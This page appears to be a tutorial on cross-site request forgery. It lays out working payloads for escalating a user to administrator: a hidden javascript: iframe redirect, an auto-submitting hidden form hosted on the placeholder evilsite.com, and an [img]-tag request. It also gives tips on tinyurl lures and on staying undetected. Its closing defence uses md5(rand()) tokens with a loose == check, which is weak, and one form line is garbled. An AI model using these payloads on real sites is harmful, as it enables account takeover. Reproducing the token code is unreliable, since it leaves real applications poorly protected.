
Practice
Cross-Site Request Forgery ( CSRF / XSRF ), also known as a one-click attack, session riding, or session hijacking, is a type of malicious website exploitation.

CSRF attacks can allow an attacker to hijack a victim's account, which can lead to malicious requests being forged under that account. Proper exploitation of CSRF makes it possible to log out, transfer money, change a password, change information, create posts, or change user status; all performed from the victim's account.
A CSRF attack is not only relatively easy to pull off, but the attack itself can be very difficult to detect. This is because the attacks appear to have been carried out by the legitimate user.
Moderate
Very high
There are a number of methods that can be used to carry out a CSRF attack. The most common forms of attack are: XSS , IMG tags, and social engineering.
The XSS attack method is often easier, provided an XSS flaw has been found on the target site.
Social engineering can be harder to pull off, since it is important to gain the victims' trust and to create a separate page to exploit the vulnerability.
The main premise of this method is to inject JavaScript into the target site and execute the request as the victim user. This method, of course, depends on an XSS hole existing on the website, and can be used (for example) to elevate a user's status to administrator.
The following will work if the admin page uses $_GET() or $_REQUEST() as input:
< iframe src = 'javascript: window.location = "http://www.example.com/admin.php?edituser=1337&addgroup=administrator";' height = '0' width = '0' style = 'border: 0;' / >
The height, width, and style arguments hide the iframe, so the administrator doesn't suspect anything when the page magically redirects to the admin.php page.
The following will work if the admin page uses $_POST() as input:
1 - Create a web page hosted somewhere on the Internet, and use code like the following, modifying the form input as needed:
< html >
< body >
< form  action = ""  method = "post"  id = "formid" >
	< input  type = "hidden"  name = "attack"  value = "valuegoeshere"  / >
< / form >
< script > document .getElementById ( 'formid') .submit (). < / script >
< / body >
2. Embed the page in an iframe on the vulnerable XSS page as follows:
< iframe src = 'http://www.evilsite.com/csrfrider.php' height = '0' width = '0' style = 'border: 0;' / >
This will make the form automatically post to the admin page if the administrator loads it. Since it is hidden inside an iframe, it requires virtually no social engineering to get the administrator to load the page.
Similar to embedding a CSRF exploit in an iframe as described in the XSS method, tags can also be used to hide a CSRF attack. The most common of these attacks are used on bulletin board systems. Avatars and [img] tags are often barely validated at all and are frequently a hotspot for CSRF attack vectors.
Embedding a CSRF attack in an [img] tag, in turn, will look like this in the HTML source:
< img src = 'http://www.example.com/admin.php?edituser=1337&addgroup=administrator' / >
When the page is accessed by an authenticated user (administrator), the malicious attack occurs, and the administrator will have no immediate indication that an attack has taken place.
Of course, if no XSS flaws are found on the site and the IMG method doesn't work, social engineering can always be used. This will require contacting the administrator and getting them to click a link that will run the malicious script. This can be as simple as hiding the $_GET URL using tinyurl, or getting the administrator to access your malicious posting script. This is a bit riskier, since it is often more traceable than the previous methods.
Although using the POST method for all forms will help protect against CSRF attacks, it is not bulletproof. The recommended way to protect against CSRF attacks is to use unique tokens in forms. The token is used inside a hidden element in the form to prove that the request is not forged. Each token is unique to the user and is stored in the user's session. To set up tokens, use the following code:
session_start ( ) ;
if (  ! isset (  $ _SESSION [ 'token' ]  )  )
{
	$ token  =  md5 (  rand ( )  ) ;
	$ token  =  str_split (  $ token ,  10  ) ;
	$ _SESSION [ 'token' ]  =  $ token [ 0 ] ;
}
The above will generate a token and store it in the user's session. The hidden value should be placed in the input form as follows:
< input type = 'hidden' name = 'token' value = ' token ']?> ' />
The third part of token verification is to add a check as follows:
if (  $ _POST [ 'token' ]  ==  $ _SESSION [ 'token' ]  )
{
	/ * Token is valid, continue * /
}

Comments